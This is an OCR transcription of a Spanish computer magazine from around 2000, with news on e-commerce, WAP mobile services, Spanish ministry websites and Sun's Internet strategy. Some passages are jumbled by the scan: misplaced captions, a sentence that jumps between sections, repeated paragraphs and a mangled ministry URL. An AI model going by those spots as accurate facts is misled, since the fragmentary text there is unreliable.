
El comercio electrónico no despega en España

Esta es una de las principales conclusiones que se desprende del estudio presentado por la multinacional británica Sage, en el que se muestra la situación del *e-business* y la implantación de Internet en las pymes españolas.

Las pequeñas y empresas españolas no tienen implantado un sistema de B2B que funcione al cien por cien sobre Internet. De hecho, según Helena Fernández, directora general de Sage en España, «*hoy cualquier compra realizada a través de Internet en nuestro país viene seguida o precedida de una llamada telefónica con el objetivo de verificar la recepción del pedido. Esto no es comercio electrónico*».

Estos son sólo algunos de los datos dados a conocer tras la publicación de un estudio realizado por esta empresa británica, para el que ha contado con la participación de 5.000 pequeñas y medianas empresas.

Según este informe, sólo el 23 % de las pymes españolas tiene dirección de correo electrónico, mientras que el 6 % posee página web y el 2 % afirma vender sus productos o servicios a través de Internet. Sin embargo, la misma investigación apunta hacia un gran incremento en las ventas electrónicas, con más de 63.750 millones de pesetas facturados para el 2001 y más de 30.000 proyectos de *e-commerce* en marcha en los próximos tres años.




La principal conclusión a la que llega Sage tras este análisis es que las empresas que quieran dedicarse al comercio electrónico deberán integrar su fuerza de ventas y su gestión de pedidos con Internet, aprovechando así todas las posibilidades del B2B.

Por otra parte, el comercio electrónico dirigido al consumidor (B2C) representará en el año 2003 el 25 % del gasto total de los consumidores españoles. Este crecimiento se verá reforzado por la implantación del euro, ya que se facilitará el comercio entre países de la Unión Europea a través de Internet.

Secompra.com, primeras marcas al mejor precio

La mayor ventaja que secompra.com presenta al usuario es la posibilidad de comprar productos de primeras marcas al precio que él mismo fije. Esto se consigue mediante la creación de grupos de compra temporales en torno a un artículo determinado dentro de ocho categorías: imagen y sonido, electrodomésticos, fotografía, gourmet, jardín, ocio y deportes, perfumes y complementos.

Este nuevo *site* permite al internauta navegar libremente por él explorando todas sus ofertas. En el caso de resultar interesado por algún producto sólo deberá registrar su *e-mail* para lanzar una oferta de compra. De esta forma, podrá seguir la evolución del precio del artículo elegido a lo largo del ciclo de compra (entre cinco y catorce días), evolución que irá en función de la cantidad de clientes que pujen por ese mismo artículo. Si al final del ciclo el coste alcanzado es igual o menor al que ha propuesto, el usuario se compromete a adquirirlo.



Todos los artículos que ofrece este centro comercial virtual pertenecen a marcas de primera línea, como Philips, Sony, Yamaha, Canon, Loewe, o Calvin Klein. Para realizar el pago de su compra, el cliente puede hacerlo por todos los medios de pago posibles. En caso de optar por la fórmula de pago *on-line*, secompra.com pone a su disposición la pasarela del BSCH y garantiza la seguridad de sus datos mediante un Super-Certificado de 128 bits.

www.secompra.com

Ocio, cultura y entretenimiento en Fiera.com

Se presenta en España Fiera.com, sitio de comercio electrónico que ofrece una amplia variedad de productos procedentes de fabricantes y distribuidores de gran prestigio. Su estrategia se basa en ofrecer una gran selección de artículos que van desde productos electrónicos hasta juguetes combinando así una buena relación calidad/precio y la garantía de las mejores marcas del mercado. Por otro lado, asegura un excelente servicio al cliente que destaca por su opción de «Ayuda vía chat».



Este portal, dirigido a una gran variedad de público, consta de seis canales, entre los que encontramos Electrónica, Informática, Juguetes, Música, Videojuegos y Vídeos, que ofrecen las últimas novedades del mercado. El usuario que accede a Fiera.com, con un solo clic, recibirá información sobre los productos que más le interesan, consultará pedidos realizados anteriormente, e incluso, accederá a ofertas que se renovarán semanalmente. Así, esta compañía de comercio electrónico, avalada por la experiencia de Fiera, Inc. en el mercado latinoamericano y la colaboración del Grupo Correo propietario de un 33 %, pretende satisfacer los requerimientos de los internautas que realizan sus compras a través de Internet.




www.fiera.com

Canaltai.com, B2B gratuito para el sector informático

En este nuevo portal, los distribuidores, mayoristas y fabricantes del sector informático encontrarán una solución B2B gratuita para su negocio.

La fórmula elegida por Canaltai.com aporta como principal novedad frente al resto de los portales B2B el que los fabricantes, mayoristas y distribuidores podrán operar y realizar sus transacciones sin ningún coste adicional. Canaltai.com pone además a disposición de sus clientes unas herramientas



informáticas que facilitan la publicación y actualización de las listas de precios de los diferentes productos y simplifican y automatizan los procesos y confirmación de pedidos. Una vez más, la oferta de esta empresa cien por cien española se completa con la posibilidad de alojamiento de web y correo electrónico, además de herramientas para el diseño y publicación de web corporativas.

Stainter.net (Sistemas tecnológicos aplicados a Internet) ha sido la empresa responsable del desarrollo tecnológico del portal.

Sistema financiero *on-line* para transacciones B2B

Banesto ha desarrollado junto al mercado de las telecomunicaciones de Ibex-X un sistema para transacciones de compra y venta de servicios de telecomunicaciones, que permite cerrar las operaciones prácticamente *on-line*. Hasta ahora las plataformas de comercio electrónico entre empresas no han permitido realizar pagos y cobros confirmados de alto importe en tiempo real, ya que las transacciones financieras se han venido instrumentando con



arreglo a transferencias y adeudos por domiciliaciones desvinculadas de las propias operaciones del mercado. El nuevo sistema, desarrollado sobre los estándares tecnológicos XML y PKI, se integra completamente en la operativa del mercado permitiendo la realización de pagos con garantías para ambas partes. Al mismo tiempo que el comprador está adquiriendo una posición de ancho de banda ofertada en el mercado, se producen instantáneamente el cobro, el pago al ofertante y la liquidación de la comisión que percibe Ibex-X. Todo ello con la seguridad de la utilización de la firma electrónica avanzada.

www.iber-x.com

BtoBfactory, Grupo Dragados y OHL crean BtoB Construcción

El nuevo *holding* nace con vocación internacional y agrupa las actividades de comercio electrónico entre empresas (B2B) del sector de la construcción. Con la constitución de este grupo se facilitará la consecución de más objetivos gracias a economías de escala (tecnología, marketing, contenidos, servicios corporativos), economías de alcance (presencia global, mayor y mejor oferta de contenidos y servicios) y economías de conocimiento (ejecución de las mejores prácticas). Las dos iniciativas agrupadas bajo el nuevo *holding* son la española e-difica (participada entre otros, por Grupo Dragados y OHL), y Construtiva, presente en Argentina, Brasil y México, perteneciente al grupo BtoBfactory.


e-difica y Construtiva se dirigen a todos los agentes que intervienen en la cadena de valor del proceso constructivo, es decir, proveedores (materiales, servicios, terrenos), compras y subcontratación de materiales y servicios (constructoras, arquitectos, inmobiliarias), producción (diseño, construcción), cliente (constructoras, organismos públicos, etc.) y postventa.

El sector de la construcción podrá llevar a cabo mayores proyectos en la Red.

e-fincas, comercio electrónico para las inmobiliarias

Distrito K presentó su sistema de comercio electrónico para inmobiliarias e-fincas. Este producto enlaza con Fincas 2.0 Inmobiliarias y su objetivo es convertirse en una herramienta de uso para todas las empresas que deseen ofrecer sus inmuebles en Internet.

Esta aplicación permite a su propietario generar las páginas web de presentación de su empresa, la realización de búsqueda de inmuebles según las características que más se adecuen a sus necesidades, presentar los inmuebles con fotos, planos, datos de interés, etc. El sistema utilizado para hacer realidad todas estas funciones radica en la recolección automática de la información en la base de datos del programa Fincas 2.0 Inmobiliaria. Es destacable la facilidad de personalización que permite, generando páginas ASP con el aspecto que el usuario decida.



www.distritok.com


BREVES

Software AG presenta la plataforma XML Tamino

La empresa alemana ha lanzado la plataforma Tamino, que incluye nuevas características como la posibilidad de crear aplicaciones en el nuevo estándar de Internet o de integrar documentos XML desde otras aplicaciones. Tamino XML Platform incorpora Tamino X-Bridge, un *middleware* que permite conectar aplicaciones XML con diferentes plataformas de sistemas, garantizando el intercambio eficaz de datos; Tamino X-Node, una herramienta para enlazar fuentes de datos relacionales; y Tamino X-Studio, un paquete de soluciones de desarrollo para construir aplicaciones XML que incluye el editor de hojas de estilo Stylus y la herramienta de desarrollo de páginas HTML HoTMetal.
Todas estas novedades en la plataforma Tamino lo convierten en una solución completa para desarrollar aplicaciones de *e-business* más fáciles de implementar para las empresas.
www.softwareag.com

Toda la información sobre B2B

Este nuevo portal pretende ser una herramienta de apoyo donde encontrar de una manera organizada todos los recursos de la Red vinculados al *e-commerce* B2B, al comercio electrónico entre empresas. Dentro de las áreas de interés se encuentra un directorio sectorial con más de 500 enlaces comentados con varios campos, como un índice de los principales mercados B2B de habla hispana o un directorio con contenidos para *start-ups*, incubadoras, etc.



www.ibermarkets.com

Dos nuevos operadores ofrecerán servicios GSM a los usuarios

Telefónica Móviles, Airtel y Amena contarán con dos nuevos competidores antes de finales del año 2002. Su nombre saldrá del concurso que convocará el Gobierno en el primer cuatrimestre del próximo año.

Aunque las tres compañías que operan en la actualidad en el sistema GSM 1800 hayan rechazado de inmediato la medida, e incluso amenazado con ir a los tribunales, el Ejecutivo ha dejado claro que el objetivo es, tal y como se dispuso en un Real Decreto del mes de junio, «*continuar fomentando la inversión en redes móviles que den soporte a la creciente demanda de servicios e introducir más competencia*».

De esta forma, otra de las medidas aprobadas ha sido la entrada de nuevas compañías en este mercado cuya característica es que no tendrán red. Es decir, estas firmas, a las que se denomina «operadores móviles virtuales», venderán un servicio bajo su nombre de marca, aunque, a su vez, lo alquilen a aquellos operadores con infraestructura propia.



Así lucían las cajas que contenían las propuestas que las distintas operadoras presentaron para el concurso de licencias UMTS.

Pese a que desde el Ministerio de Economía se insistía en la posibilidad de conceder nuevas licencias para explotar la tecnología de tercera generación, finalmente el Ejecutivo ha aprobado la propuesta del de Ciencia y Tecnología. La razón no es otra que la limitación que existe respecto al espectro radioeléctrico y que en nuestro país ha sido dividida entre los cuatro operadores (Telefónica Móviles, Airtel, Amena y Xfera) que ofrecerán servicios UMTS.


No obstante, se insiste en que si la Unión Internacional de Telecomunicaciones amplía en un futuro el espectro radioeléctrico, España, al igual que el resto de países europeos, podría ampliar el número de operadoras que den servicio UMTS (en principio este sistema debe estar operativo en nuestro país a partir de agosto de 2001). Por otra parte, Anna Birulés ha asegurado que las dos compañías que ganen el concurso GSM podrán en un futuro dar servicio UMTS, puesto que los organismos internacionales prevén que la banda de 1800 pueda utilizar el nuevo sistema alrededor del 2003.

e-moción alcanzará el medio millón de clientes

Ese es el objetivo que se han marcado para finales de este año los directivos de Telefónica Móviles, tal como ha explicado Javier Aguilera, director ejecutivo de Operaciones de la operadora. A principios de noviembre, el portal WAP de la compañía contabilizaba al día 100.000 usuarios activos, una media de tres minutos diarios en cada conexión y 10 llamadas al mes por cliente, con un total de dos millones de páginas visitadas al mes.

Conscientes de que las aplicaciones con más futuros son aquellas con potencia multimedia y contenidos, Telefónica Móviles ha articulado su estrategia sobre tres ejes: el portal e-moción, los servicios de mensajería y la creación de un foro de desarrolladores.

En lo que respecta al portal WAP, Miguel Menchén, director general de Desarrollo de Mercado, ha explicado que los objetivos son conseguir un menú abierto que permita ir a cualquier dirección WAP, desarrollar páginas personalizables y la inclusión de herramientas útiles. Entre ellas hay que apuntar un buscador, servicios de posicionamiento, consultas e Intrawaps, un servicio que permitirá a los empleados de una empresa acceder de forma sencilla a sus propios contenidos.



En el bloque de los servicios de mensajería se crea un servicio de correo único que integra las funciones de MoviStar Net y Correo WAP y que facilita el acceso a los usuarios de su correo desde WAP, voz, SMS, datos y voz. Además, se crea MoviStar Chat con funciones similares a los chats de Internet, y se incorporan nuevas funciones al envío de un mensaje a una lista personal de destinatarios o de difusión sobre un determinado tema o cuando el usuario se encuentre en una zona específica.

Finalmente, la operadora va a crear un Foro de Empresas colaboradoras para potenciar el desarrollo de aplicaciones *wireless* por parte de los proveedores de contenido.

www.e-mocion.com

BREVES

La unión de teléfono e Internet con el SAGEM MW 930

SAGEM, fabricante francés de telefonía móvil, ha lanzado el nuevo teléfono GSM con navegador WAP incorporado al que se accede mediante una tecla preprogramada. Con un peso de 117 gramos, el SAGEM MW 930 es un modelo dual-band, con 3 horas de autonomía y 6 días en espera. Entre otras opciones cuenta con calculadora, 40 melodías de timbre, melodías personalizadas, señal luminosa SMS, etc.



www.sagem.com


Mviva, el nuevo portal WAP

De la mano de The Phone House y AOL llega a España un portal paneuropeo de Internet Móvil, dirigido a ofrecer contenidos y servicios a cualquier dispositivo con conexión a Internet, independientemente de la tecnología y del proveedor de acceso.

Mviva es un proyecto financiado conjuntamente por The Carphone Warehouse y por AOL Europe. La inversión en Mviva ha sido de 500 millones de dólares americanos, de los cuales veinticinco proceden de AOL, aunque esta compañía planea realizar una ampliación de capital a finales de año.

The Phone House, con una extensa red de distribución y establecimientos en toda España, se introduce de este modo en el mercado de contenidos y la Nueva Economía, mientras que AOL consigue llegar a nuevos clientes hasta ahora ajenos a sus servicios.

Mviva se puede instalar gratuitamente en cualquier teléfono móvil independientemente de la marca del teléfono y del operador, en cualquier centro The Phone House o a través de la web de Mviva. El servicio de este nuevo portal está focalizado en contenidos locales gracias a alianzas con empresas como Jobline, LaNetro o Travelprice.




Otra de las ventajas de Mviva es su condición de acceso multiplataforma a Internet, es decir, es posible disfrutar de los contenidos y servicios de Mviva a través de móvil o a través de líneas telefónicas fijas. Cualquier teléfono móvil (con WAP), PC, agenda electrónica (PDA), portátil y TV digital, y en un futuro móviles con la tecnología UMTS, se pueden conectar a Mviva.

Para darse de alta como usuario es necesario registrarse en la web de Mviva, bien directamente bien a través de una de las más de 100 tiendas que The Phone House posee en España o de su teléfono de atención al cliente: 902 01 01 47.

www.mviva.com

Ericsson lanza nuevos teléfonos móviles con tecnología WAP

Los nuevos dispositivos, el R320 y el R380 incorporan un navegador WAP estándar para las comunicaciones por Internet y otros servicios exclusivos de dispositivos móviles. El modelo Ericsson R320 es un móvil dual de altas prestaciones y dispone de calendario y un amplio *display* para visualizar la información disponible, así como un módem interno y una batería de 3 voltios que consume menos energía. Compatibilizar las aplicaciones de un móvil dual con las funciones que proporciona un organizador personal es la esencia del nuevo Ericsson R380 equipado con funcionalidad PDA. El R380 está basado en el sistema



operativo EPOC y dispone de una pantalla táctil «Full Graphic» que permite leer, escribir notas, consultar la agenda o el calendario. Se completa con una grabadora de notas con voz y otras herramientas de gestión de información personal. Ambos terminales ya se encuentran disponibles en el mercado.

www.ericsson.es/moviles

Ericsson 902 180 576

WAP a medida con el novedoso servicio de Arrakis

La filial en Internet de BT ha puesto en marcha el equivalente de las páginas personales en la Web. El servicio es gratuito, no se necesita ningún tipo de conocimiento técnico y se pueden administrar páginas de forma intuitiva. Las páginas son accesibles desde la dirección *wap.pobladores.com* a través de cualquier teléfono móvil que soporte esta tecnología.

Arrakis afronta la temporada invernal con la incorporación de nuevos servicios a los que ya están en activo. Por ejemplo, su comunidad virtual, pobladores.com, cuenta con un servicio gratuito de mensajes SMS, tanto a una sola persona como a varios destinatarios.



Además, el internauta que utilice esta página podrá disfrutar de una agenda personal que memoriza los números de sus conocidos, de tal modo que no hay que introducir cada vez el número de teléfono de éstos.

www.arrakis.com

BREVES

Segundamano en el teléfono móvil

La famosa publicación de anuncios clasificados ha lanzado sus servicios para teléfonos WAP. Con sólo teclear en nuestro móvil *wap.segundamano.es*, será posible consultar los más de 460.000 anuncios que Segundamano publica mensualmente en sus páginas. El usuario podrá, a su vez, acceder a los contenidos de las subastas inmobiliarias de la publicación en la dirección *wap.subastas.segundamano.es*.

Tecnología WAP para una buena causa

MyAlert.com tiene un acuerdo con la Federación Española de Donantes de Sangre por el que cualquier persona puede solicitar información gratuita sobre la donación de sangre a través del teléfono móvil. A través de este servicio, la persona recibe una notificación en su móvil sobre las carencias de sangre de su tipo en su localidad. Desde que MyAlert puso en funcionamiento este servicio, más de 15.000 usuarios se han suscrito a esta alerta, todo por una buena causa.

La Administración en Internet

acceder a través de la previsiones declaración de la renta *on-line*.

Javier Martínez

El pasado mes de septiembre el Gobierno de los Estados Unidos puso en marcha su nueva página web *www.first.gov*, un lugar donde los ciudadanos del país pueden acceder a todos los servicios y a la información que la Administración Pública tiene en Internet. Ante este nuevo paso de la potencia trasatlántica hacia la vanguardia en la World Wide Web, hemos querido revisar los recursos que nuestro propio gobierno ha dispuesto en Internet. No pretendemos comparar los servicios ofrecidos por ambas instituciones, sino más bien hacer conscientes a los usuarios de Internet de todas las actividades y gestiones que pueden realizar sin moverse de su ordenador, o incluso desde su teléfono móvil, y sin necesidad de acudir de ventanilla en ventanilla.

Tampoco se pretende analizar exhaustivamente el contenido de cada *site*. El objetivo principal es encontrar aquellos servicios interactivos para los internautas entre la gran maraña de legislación, organigramas y funciones que las distintas instituciones explican. Para ello, hemos visitado las webs de todos los ministerios de la actual legislatura, así como de las organizaciones dependientes de ellos. Con ello, nos encontraremos de nuevo con páginas ya conocidas por los lectores de PC ACTUAL como, por ejemplo, la de RENFE, que se encuentra dentro de las competencias del Ministerio de Fomento. Asimismo, hemos descubierto curiosidades como la web de FROM, dentro del Ministerio de Agricultura, Pesca y Alimentación, que cuenta incluso con una sección dedicada a los niños.



Presidencia

Antes de comenzar el análisis es necesario recordar que actualmente el Gobierno está compuesto por 16 ministerios, incluyendo dos vicepresidencias. La Presidencia del Gobierno como tal no cuenta con una web con contenidos propios, sino que, a través del **Ministerio Portavoz del Gobierno** ofrece en *www.la-moncloa.es*, un directorio para acceder a los *sites* de los demás ministerios e instituciones dependientes, además de contener un mapa en formato hipertexto desde el que se puede acceder a las páginas oficiales de las Comunidades Autónomas y a la de la Casa Real.

Aparte de este servicio global, el portavoz del Gobierno, cumple con las labores de información que tiene encomendadas también a través de Internet. Así, cuenta con la trascripción de las ruedas de prensa ofrecidas tras cada Consejo de Ministros y de las principales disposiciones tomadas, con una antigüedad máxima de tres meses. Por otro lado, el internauta puede encontrar aquí una completa información sobre la actualidad diaria gracias a un resumen de las noticias publicadas por la prensa nacional, los diarios económicos y las agencias. Además, ofrece un acceso directo a las últimas notas de

El Gobierno de Estados Unidos en Internet

Presentado por Bill Clinton antes del verano, desde septiembre es una realidad first.gov, un portal creado por el gobierno estadounidense para que los usuarios puedan encontrar de una forma sencilla y centralizada todo lo que la administración ofrece, así como vínculos a sitios de interés. El site tiene la misma interfaz que un portal comercial, como por ejemplo Yahoo!, y ofrece tres formas de buscar la información que se requiera: la primera es a través de un buscador que lleva a todas las páginas web del gobierno simplemente tecleando una palabra clave. También se puede ir a la sección de «Temas de interés» como Arte y Cultura, Medio Ambiente y Energía o Salud. O bien pulsar en cualquiera de las tres ramas del gobierno (poder legislativo, ejecutivo o judicial). Asimismo, proporciona acceso a los entes de gobierno local y está abierto a la respuesta y sugerencias ciudadanas, que pueden enviarse diferenciadas por temas, agencias del gobierno o sobre la web en general.

La página está en continuo crecimiento, y entre sus últimas novedades destaca la sección *www.worker.gov* con información sobre el mundo del trabajo: desde su búsqueda a seguros de empleo, pasando por los impuestos a pagar. Además, destaca el lugar destinado a las transacciones electrónicas, donde el usuario puede desde comprar un sello hasta pagar sus facturas *on-line.*



La web central de Gobierno de Estados Unidos tiene es mismo aspecto que un buscador al uso.

Además de a todos los ministerios, desde el ministerio del Portavoz se puede acceder a los *sites* de las Comunidades Autónomas.

prensa publicadas por el resto de los ministerios.

En la web del Ministerio de la Presidencia *(www.mpr.es)* no podremos encontrar otra información que no sea la legislación referente a la organización del Estado, la actualidad parlamentaria y las funciones de esta cartera. Este último aspecto se repetirá en el resto de los ministerios. Asimismo, cuenta con enlaces a las instituciones que dependen de él directamente, aunque no todas: por ejemplo, no hay acceso a RTVE. De esta forma podemos encontrar todas las estadísticas realizadas por el Centro de Investigaciones Sociológicas, o suscribirnos por correo electrónico al Curso de Derecho Constitucional y Ciencia Política ofrecido por el Centro de Estudios Políticos y Constitucionales.

La tercera institución a la que podemos acceder, dentro de la cartera de Presidencia, es al Boletín Oficial del Estado. En ella se pueden consultar las páginas de la publicación desde enero de 2000, con la posibilidad de descargarlas en formato «.tif». Además, podemos consultar sus sumarios desde 1995. Estos también son accesibles a través del móvil en la dirección *wap.boe.es.* Es posible comprar cualquiera de las publicaciones editadas por el BOE a través de su librería virtual. Sin embargo no podremos suscribirnos al boletín a través de Internet. También cuenta con otras bases de datos como, por ejemplo, IBER TEX (con legislación nacional de carácter general y europea de interés para nuestro país), a las que se puede acceder *on-line,* aunque desafortunadamente es necesario un password, y este no se puede conseguir a través de la Red.

■ Ministerios de Economía y Hacienda

Con la nueva legislatura, lo que antes era un ministerio se ha convertido en dos, pero aún podemos ver cómo en la web la relación sigue siendo estrecha, con vínculos directos entre ambas instituciones.

La cartera de Economía (*www.mineco.es*) se presenta en Internet como un gran directorio, con enlaces tanto a sus áreas dependientes como a la Bolsa o a la Agencia Tributaria (ahora dentro del Ministerio de Hacienda). Tiene particular importancia la información destinada al Euro, con una sección propia donde podemos encontrar desde las fechas claves para la integración de la nueva moneda, hasta una «eurocalculadora». Por otra parte, el Instituto de Comercio Exterior trata de resolver todas las dudas relacionadas con importaciones y exportaciones. Mientras, el Instituto Nacional de Estadística cuenta con todas las estadísticas llevadas a cabo por este ministerio, y que son accesibles para el usuario a través de INEBASE, un sistema de almacenamiento de información estadística en Internet. Además, esta última institución da la posibilidad de comprar sus publicaciones contra reembolso.

En la web del Ministerio de la Presidencia *(www.mpr.es)* no podremos encontrar otra información que no sea la legislación referente a la organización del Estado, la actualidad parlamentaria y las funciones de esta cartera



Además de a todos los ministerios, desde el ministerio del Portavoz se puede acceder a los *sites* de las Comunidades Autónomas.

Otra de las competencias de la cartera de Economía es el turismo. Con Turespaña nos adentramos en una web traducida a cuatro idiomas y que contiene una completa información sobre la oferta turística de nuestro país dividida en categorías como Ciudades e Islas, Arte y cultura… Cuenta también con una guía de las oficinas de turismo, agencias de via-

tro del área de Fomento RENFE, que sigue renovando su servicio *on-line*. Ahora, el usuario puede comprar billetes por Internet, consultar horarios, realizar visitas virtuales a los trenes más modernos de la compañía o enlazar con las webs de ferrocarriles en todo el mundo. Además, en *www.renfe.es* cada usuario puede crear su propia agenda personal: apuntar las tareas a realizar, llevar un dietario o crear una guía de contactos.



El ministerio de Fomento engloba el transporte por tierra, mar y aire.

Formación y empleo

Dos son los puntales del **Ministerio de Educación y Cultura** (*www.mec.es*) en Internet. Por un lado, la sección de Cultura propone una agenda de eventos donde se pueden buscar actividades por tema, actividad o por el lugar donde se desarrollan; además de contener las webs de los museos nacionales. Por otra parte, dentro del área de universidades nos encontramos con el *site* de la UNED, valorado por algunos expertos como la mejor web educativa de nuestro país. A través de ella, los usuarios pueden realizar *on-line* el primer curso de la carreras de Ciencias Económicas y Empresariales, o de Informática, así como varios masters, cursos de doctorado y postgrado. La UNED también cuenta con web accesible a través del teléfono móvil (*campuswap.com*), en la que se pueden encontrar las calificaciones de los alumnos y las notas de selectividad.

Del **Ministerio de Trabajo y Asuntos Sociales** (*www.mtas.es*), destaca también su oferta formativa, con una apuesta por la «Teleformación», puesta en marcha desde 1998 y a través de la que ahora se ofrecen cursos como el de Diseño y Evaluación de Proyectos Sociales. A la hora de realizarlos, los alumnos son asistidos por un docente y pueden complementar su formación a través de chats y casos prácticos. El IMSERSO también ofrece cursos *on-line*.

La oferta del Instituto Nacional de Empleo a través de Internet ofrece variada información sobre el proceso de búsqueda de empleo, posibilidades de formación, coberturas sociales, etc. Sin embargo, se echa de menos la carencia de algún motor de búsqueda de empleo, si exceptuamos el servicio EURES de la Unión Europea, que permite encontrar trabajo en los países de la Unión.

Otros ministerios

Para finalizar vamos a repasar los cinco últimos ministerios que, en general, ofrecen simplemente información y no grandes propuestas interactivas. Así, el **Ministerio de Justicia** (*www.mju.es*) explica cuáles son sus funciones y las áreas que engloba. En su web podemos encontrar cumplida información sobre el movimiento de objeción de conciencia, lugares donde hacerlo, etc. El mismo tipo de datos ofrece el **Ministerio de Defensa** (*www.mde.es*) sobre el servicio militar. Además, su web cuenta con una agenda cultural sobre actos relacionados con el ejército.


Especialmente interesante resulta la información facilitada por la Dirección General de Tráfico, dependiente del **Ministerio del Interior** (*www.es*) donde, aparte del estado de las carreteras, podemos consultar cómo ir de un destino a otro estableciendo criterios de tiempo, distancia, o incidencias.

Si nos preocupa nuestra salud, el **Ministerio de Sanidad y Consumo** (*www.mcs.es*) ofrece desde un catálogo con todos los hospitales públicos hasta una guía sobre algunas enfermedades como la anorexia o el cáncer de mama. El Instituto Nacional de Consumo explica los derechos del consumidor y cómo ejercerlos, pero no es posible mandar quejas por Internet.

La oferta del Instituto Nacional de Empleo a través de Internet ofrece variada información sobre el proceso de búsqueda de empleo, posibilidades de formación, coberturas sociales, etc.

Dentro del **Ministerio de Agricultura, Pesca y Alimentación** (*www.mapya.es*) hemos podido encontrar una sección dedicada a los niños. Se encuentra dentro de FROM, y trata, con ayuda de dibujos animados, de concienciar a los más pequeños sobre el ciclo de la vida en el mar y de la importancia de pescar peces con la medida adecuada. Además, y ya para los mayores, ofrece un recetario con las formas de cocinar algunos de los pescados más característicos de nuestras aguas, como el bonito o la trucha.

Lo más interactivo del **Ministerio de Medio Ambiente** (*www.mma.es*) es la posibilidad de participar por *e-mail* en la confección del «Libro Blanco del Agua». Por otro lado, de este ministerio depende el



El Instituto Nacional de Metereología ofrece la imagen e interpretación del satélite Meteosat en tiempo real).

La conquista de Internet

El enfoque de Sun se centra en el mundo empresarial

«Somos el punto en .com» es el eslogan de una campaña que pretende dar a conocer la nueva cara de Sun Microsystems en Internet. Tras analizar la plataforma .NET de Microsoft, dedicamos estas páginas a comentar en qué basa Sun su estrategia «.com».



Si empresas como Microsoft o Sun están realizando un evidente esfuerzo para liderar el mercado de los negocios y los servicios en Internet es que algo importante se cuece. En meses anteriores hemos analizado la situación de la compañía de Redmond, que ha diseñado una completa estrategia en Internet llamada .NET y que engloba una serie de puntos clave que pretenden poner a la empresa de Gates, una vez más, en la cresta de la ola.

Este artículo, en cambio, tendrá a Sun Microsystems como protagonista exclusivo. El gigante liderado por Scott McNealy se ha metido de lleno en la contienda por el inmenso pastel que genera Internet y sus aplicaciones. Un pastel que parece no dejar de crecer y en el que muchas más empresas quieren tener su trozo asegurado.

B2B, al poder

El enfoque de Sun en su estrategia «.com» —o *dot-com*, como insisten en escribir— está muy centrado en el mundo empresarial. Aunque en último término será el cliente final el beneficiario de sus servicios, las líneas que marcan, por el momento, las distintas fuentes de la compañía indican una dedicación prioritaria al *Business-to- business* (B2B). Dentro de esta área, los negocios entre empresas, la comunicación entre organizaciones y su colaboración son su principal centro de interés.

